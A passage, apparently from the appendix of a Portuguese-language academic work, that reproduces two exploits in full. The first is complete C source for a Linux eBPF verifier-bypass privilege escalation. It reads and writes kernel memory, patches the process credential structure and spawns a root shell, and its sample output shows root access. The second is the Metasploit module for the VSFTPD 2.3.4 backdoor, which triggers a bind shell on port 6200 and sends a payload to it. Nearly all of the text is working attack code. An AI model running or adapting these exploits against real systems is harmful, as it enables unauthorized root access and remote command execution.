    linux-hardened t(-_t)
[.]
[.]  ** This vulnerability cannot be exploited at all on authentic
    grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880038c3f500
[*] Leaking sock struct from ffff88003af5e180
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880038704600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880038704600
[*] credentials patched, launching shell...

```

```
#id
uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sa

*/

#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <sys/personality.h>

char buffer[64];
int sockets[2];
int mapfd, progfd;
int doredact = 0;

#define LOG_BUF_SIZE 65536
#define PHYS_OFFSET 0xffff880000000000
char bpf_log_buf[LOG_BUF_SIZE];

static __u64 ptr_to_u64(void *ptr)
{
    return (__u64) (unsigned long) ptr;
}

int bpf_prog_load(enum bpf_prog_type prog_type,
                 const struct bpf_insn *insns, int prog_len,
                 const char *license, int kern_version)
{
    union bpf_attr attr = {
        .prog_type = prog_type,
```

```
.insns = ptr_to_u64((void *) insns),
.insn_cnt = prog_len / sizeof(struct bpf_insn),
.license = ptr_to_u64((void *) license),
.log_buf = ptr_to_u64(bpf_log_buf),
.log_size = LOG_BUF_SIZE,
.log_level = 1,
};

attr.kern_version = kern_version;

bpf_log_buf[0] = 0;

return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
                  int max_entries, int map_flags)
{
    union bpf_attr attr = {
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries
    };

    return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
}

int bpf_update_elem(int fd, void *key, void *value, unsigned long long flags)
{
    union bpf_attr attr = {
        .map_fd = fd,
        .key = ptr_to_u64(key),
        .value = ptr_to_u64(value),
        .flags = flags,
    };

    return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

int bpf_lookup_elem(int fd, void *key, void *value)
{

```

```

union bpf_attr attr = {
    .map_fd = fd,
    .key = ptr_to_u64(key),
    .value = ptr_to_u64(value),
};

return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

#define BPF_ALU64_IMM(OP, DST, IMM) \
((struct bpf_insn) { \
    .code = BPF_ALU64 | BPF_OP(OP) | BPF_K, \
    .dst_reg = DST, \
    .src_reg = 0, \
    .off = 0, \
    .imm = IMM })

#define BPF_MOV64_REG(DST, SRC) \
((struct bpf_insn) { \
    .code = BPF_ALU64 | BPF_MOV | BPF_X, \
    .dst_reg = DST, \
    .src_reg = SRC, \
    .off = 0, \
    .imm = 0 })

#define BPF_MOV32_REG(DST, SRC) \
((struct bpf_insn) { \
    .code = BPF_ALU | BPF_MOV | BPF_X, \
    .dst_reg = DST, \
    .src_reg = SRC, \
    .off = 0, \
    .imm = 0 })

#define BPF_MOV64_IMM(DST, IMM) \
((struct bpf_insn) { \
    .code = BPF_ALU64 | BPF_MOV | BPF_K, \
    .dst_reg = DST, \
    .src_reg = 0, \
    .off = 0, \
    .imm = IMM })

#define BPF_MOV32_IMM(DST, IMM) \

```

```

((struct bpf_insn) {
    .code = BPF_ALU | BPF_MOV | BPF_K, \
    .dst_reg = DST, \
    .src_reg = 0, \
    .off = 0, \
    .imm = IMM })

#define BPF_LD_IMM64(DST, IMM) \
    BPF_LD_IMM64_RAW(DST, 0, IMM)

#define BPF_LD_IMM64_RAW(DST, SRC, IMM) \
    ((struct bpf_insn) { \
        .code = BPF_LD | BPF_DW | BPF_IMM, \
        .dst_reg = DST, \
        .src_reg = SRC, \
        .off = 0, \
        .imm = (__u32) (IMM) }), \
    ((struct bpf_insn) { \
        .code = 0, \
        .dst_reg = 0, \
        .src_reg = 0, \
        .off = 0, \
        .imm = ((__u64) (IMM)) >> 32 })

#ifndef BPF_PSEUDO_MAP_FD
# define BPF_PSEUDO_MAP_FD 1
#endif

#define BPF_LD_MAP_FD(DST, MAP_FD) \
    BPF_LD_IMM64_RAW(DST, BPF_PSEUDO_MAP_FD, MAP_FD)

#define BPF_LDX_MEM(SIZE, DST, SRC, OFF) \
    ((struct bpf_insn) { \
        .code = BPF_LDX | BPF_SIZE(SIZE) | BPF_MEM, \
        .dst_reg = DST, \
        .src_reg = SRC, \
        .off = OFF, \
        .imm = 0 })

#define BPF_STX_MEM(SIZE, DST, SRC, OFF) \
    ((struct bpf_insn) { \
        .code = BPF_STX | BPF_SIZE(SIZE) | BPF_MEM, \

```

```

        .dst_reg = DST,          \
        .src_reg = SRC,          \
        .off  = OFF,             \
        .imm  = 0 })

#define BPF_ST_MEM(SIZE, DST, OFF, IMM)      \
    ((struct bpf_insn) {                \
        .code = BPF_ST | BPF_SIZE(SIZE) | BPF_MEM, \
        .dst_reg = DST,                  \
        .src_reg = 0,                    \
        .off  = OFF,                    \
        .imm  = IMM })

#define BPF_JMP_IMM(OP, DST, IMM, OFF)      \
    ((struct bpf_insn) {                \
        .code = BPF_JMP | BPF_OP(OP) | BPF_K, \
        .dst_reg = DST,                  \
        .src_reg = 0,                    \
        .off  = OFF,                    \
        .imm  = IMM })

#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM) \
    ((struct bpf_insn) {                \
        .code = CODE,                  \
        .dst_reg = DST,                \
        .src_reg = SRC,                \
        .off  = OFF,                  \
        .imm  = IMM })

#define BPF_EXIT_INSN()                  \
    ((struct bpf_insn) {                \
        .code = BPF_JMP | BPF_EXIT,      \
        .dst_reg = 0,                    \
        .src_reg = 0,                    \
        .off  = 0,                      \
        .imm  = 0 })

#define BPF_DISABLE_VERIFIER()           \
    BPF_MOV32_IMM(BPF_REG_2, 0xFFFFFFFF), /* r2 = (u32)0xFFFFFFFF */ \
    BPF_JMP_IMM(BPF_JNE, BPF_REG_2, 0xFFFFFFFF, 2), /* if (r2 == -1) { */ \
    BPF_MOV64_IMM(BPF_REG_0, 0),          /* exit(0); */ \
    BPF_EXIT_INSN()                       /* } */

```

```

#define BPF_MAP_GET(idx, dst) \
    BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),      /* r1 = r9          */ \
    BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),     /* r2 = fp          */ \
    BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),    /* r2 = fp - 4      */ \
    BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),    /* *(u32 *)(fp - 4) = idx */ \
    BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), \
    BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),     /* if (r0 == 0)     */ \
    BPF_EXIT_INSN(),                          /* exit(0);         */ \
    BPF_LDX_MEM(BPF_DW, (dst), BPF_REG_0, 0)    /* r_dst = *(u64 *)(r0) */

static int load_prog() {
    struct bpf_insn prog[] = {
        BPF_DISABLE_VERIFIER(),

        BPF_STX_MEM(BPF_DW, BPF_REG_10, BPF_REG_1, -16), /* *(fp - 16) = r1 */

        BPF_LD_MAP_FD(BPF_REG_9, mapfd),

        BPF_MAP_GET(0, BPF_REG_6),                /* r6 = op          */
        BPF_MAP_GET(1, BPF_REG_7),                /* r7 = address     */
        BPF_MAP_GET(2, BPF_REG_8),                /* r8 = value       */

        /* store map slot address in r2 */
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),      /* r2 = r0          */
        BPF_MOV64_IMM(BPF_REG_0, 0),              /* r0 = 0 for exit(0) */

        BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 0, 2),    /* if (op == 0)     */
        /* get fp */
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_10, 0),
        BPF_EXIT_INSN(),

        BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 1, 3),    /* else if (op == 1) */
        /* get skbuff */
        BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_10, -16),
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),
        BPF_EXIT_INSN(),

        BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 2, 3),    /* else if (op == 2) */
        /* read */
        BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_7, 0),
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),
    }
}

```

```
    BPF_EXIT_INSN(),
    /* else */
    /* write */
    BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),
    BPF_EXIT_INSN(),

};

return bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, prog, sizeof(prog),
    "GPL", 0);
}

void info(const char *fmt, ...) {
    va_list args;
    va_start(args, fmt);
    fprintf(stdout, "[.] ");
    vfprintf(stdout, fmt, args);
    va_end(args);
}

void msg(const char *fmt, ...) {
    va_list args;
    va_start(args, fmt);
    fprintf(stdout, "[*] ");
    vfprintf(stdout, fmt, args);
    va_end(args);
}

void redact(const char *fmt, ...) {
    va_list args;
    va_start(args, fmt);
    if(doredact) {
        fprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");
        return;
    }
    fprintf(stdout, "[*] ");
    vfprintf(stdout, fmt, args);
    va_end(args);
}

void fail(const char *fmt, ...) {
    va_list args;
    va_start(args, fmt);
```

```

    fprintf(stdout, "[!] ");
    vfprintf(stdout, fmt, args);
    va_end(args);
    exit(1);
}

void
initialize() {
    info("\n");
    info("t(-_t) exploit for counterfeit grsec kernels such as KSPP and
        linux-hardened t(-_t)\n");
    info("\n");
    info(" ** This vulnerability cannot be exploited at all on authentic
        grsecurity kernel **\n");
    info("\n");

    redact("creating bpf map\n");
    mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long),
        3, 0);
    if (mapfd < 0) {
        fail("failed to create bpf map: '%s'\n", strerror(errno));
    }

    redact("sneaking evil bpf past the verifier\n");
    progfd = load_prog();
    if (progfd < 0) {
        if (errno == EACCES) {
            msg("log:\n%s", bpf_log_buf);
        }
        fail("failed to load prog '%s'\n", strerror(errno));
    }

    redact("creating socketpair()\n");
    if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)) {
        fail("failed to create socket pair '%s'\n", strerror(errno));
    }

    redact("attaching bpf backdoor to socket\n");
    if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd,
        sizeof(progfd)) < 0) {
        fail("setsockopt '%s'\n", strerror(errno));
    }
}

```

```
}
```

```
static void writemsg() {
    ssize_t n = write(sockets[0], buffer, sizeof(buffer));
    if (n < 0) {
        perror("write");
        return;
    }
    if (n != sizeof(buffer)) {
        fprintf(stderr, "short write: %zd\n", n);
    }
}
```

```
static void
update_elem(int key, unsigned long value) {
    if (bpf_update_elem(mapfd, &key, &value, 0)) {
        fail("bpf_update_elem failed '%s'\n", strerror(errno));
    }
}
```

```
static unsigned long
get_value(int key) {
    unsigned long value;
    if (bpf_lookup_elem(mapfd, &key, &value)) {
        fail("bpf_lookup_elem failed '%s'\n", strerror(errno));
    }
    return value;
}
```

```
static unsigned long
sendcmd(unsigned long op, unsigned long addr, unsigned long value) {
    update_elem(0, op);
    update_elem(1, addr);
    update_elem(2, value);
    writemsg();
    return get_value(2);
}
```

```
unsigned long
get_skbuff() {
    return sendcmd(1, 0, 0);
}
```

```

unsigned long
get_fp() {
    return sendcmd(0, 0, 0);
}

unsigned long
read64(unsigned long addr) {
    return sendcmd(2, addr, 0);
}

void
write64(unsigned long addr, unsigned long val) {
    (void)sendcmd(3, addr, val);
}

static unsigned long find_cred() {
    uid_t uid = getuid();
    unsigned long skbuff = get_skbuff();
    /*
     * struct sk_buff {
     *     [...24 byte offset...]
     *     struct sock    *sk;
     * };
     *
     */

    unsigned long sock_addr = read64(skbuff + 24);
    msg("skbuff => %llx\n", skbuff);
    msg("Leaking sock struct from %llx\n", sock_addr);
    if(sock_addr < PHYS_OFFSET){
        fail("Failed to find Sock address from sk_buff.\n");
    }

    /*
     * scan forward for expected sk_rcvtimeo value.
     *
     * struct sock {
     *     [...]
     *     const struct cred    *sk_peer_cred;
     *     long                  sk_rcvtimeo;
     * };

```

```

    */
    for (int i = 0; i < 100; i++, sock_addr += 8) {
        if(read64(sock_addr) == 0x7FFFFFFFFFFFFFFF) {
            unsigned long cred_struct = read64(sock_addr - 8);
            if(cred_struct < PHYS_OFFSET) {
                continue;
            }

            unsigned long test_uid = (read64(cred_struct + 8) & 0xFFFFFFFF);

            if(test_uid != uid) {
                continue;
            }

            msg("Sock->sk_rcvtimeo at offset %d\n", i * 8);
            msg("Cred structure at %llx\n", cred_struct);
            msg("UID from cred structure: %d, matches the current: %d\n",
                test_uid, uid);

            return cred_struct;
        }
    }
    fail("failed to find sk_rcvtimeo.\n");
}

static void
hammer_cred(unsigned long addr) {
    msg("hammering cred structure at %llx\n", addr);
#define w64(w) { write64(addr, (w)); addr += 8; }
    unsigned long val = read64(addr) & 0xFFFFFFFFUL;
    w64(val);
    w64(0); w64(0); w64(0); w64(0);
    w64(0xFFFFFFFFFFFFFFFF);
    w64(0xFFFFFFFFFFFFFFFF);
    w64(0xFFFFFFFFFFFFFFFF);
#undef w64
}

int
main(int argc, char **argv) {
    initialize();
    hammer_cred(find_cred());
    msg("credentials patched, launching shell...\n");
}

```



```
    if(execl("/bin/sh", "/bin/sh", NULL)) {  
        fail("exec %s\n", strerror(errno));  
    }  
}
```

ANEXO C – Código do *exploit* 3

```
##
# $Id: vsftpd_234_backdoor.rb 13099 2011-07-05 05:20:47Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'   => %q{
        This module exploits a malicious backdoor that was added to the
        VSFTPD download
        archive. This backdoor was introduced into the
        vsftpd-2.3.4.tar.gz archive between
        June 30th 2011 and July 1st 2011 according to the most recent
        information
        available. This backdoor was removed on July 3rd 2011.
      },
      'Author'        => [ 'hdm', 'mc' ],
      'License'       => MSF_LICENSE,
      'Version'       => '$Revision: 13099 $',
      'References'    =>
        [
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL',
            'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-ba
```

```

        ],
    ],
    'Privileged'    => true,
    'Platform'      => [ 'unix' ],
    'Arch'          => ARCH_CMD,
    'Payload'       =>
    {
        'Space'     => 2000,
        'BadChars'  => '',
        'DisableNops' => true,
        'Compat'     =>
        {
            'PayloadType' => 'cmd_interact',
            'ConnectionType' => 'find'
        }
    },
    'Targets'       =>
    [
        [ 'Automatic', { } ],
    ],
    'DisclosureDate' => 'Jul 3 2011',
    'DefaultTarget' => 0))

register_options([ Opt::RPORT(21) ], self.class)
end

def exploit

    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
        print_status("The port used by the backdoor bind listener is already
            open")
        handle_backdoor(nsock)
        return
    end

    # Connect to the FTP service port first
    connect

    banner = sock.get_once(-1, 30).to_s
    print_status("Banner: #{banner.strip}")

```

```

sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")

if resp =~ /^530 /
  print_error("This server is configured for anonymous only and the
              backdoor code cannot be reached")
  disconnect
  return
end

if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
  disconnect
  return
end

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

# Do not bother reading the response from password, just try the backdoor
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_good("Backdoor service has been spawned, handling...")
  handle_backdoor(nsock)
  return
end

disconnect

end

def handle_backdoor(s)

  s.put("id\n")

  r = s.get_once(-1, 5).to_s
  if r !~ /uid=/
    print_error("The service on port 6200 does not appear to be a shell")
    disconnect(s)
    return
  end
end

```

```
print_good("UID: #{r.strip}")

s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
handler(s)
end

end
```
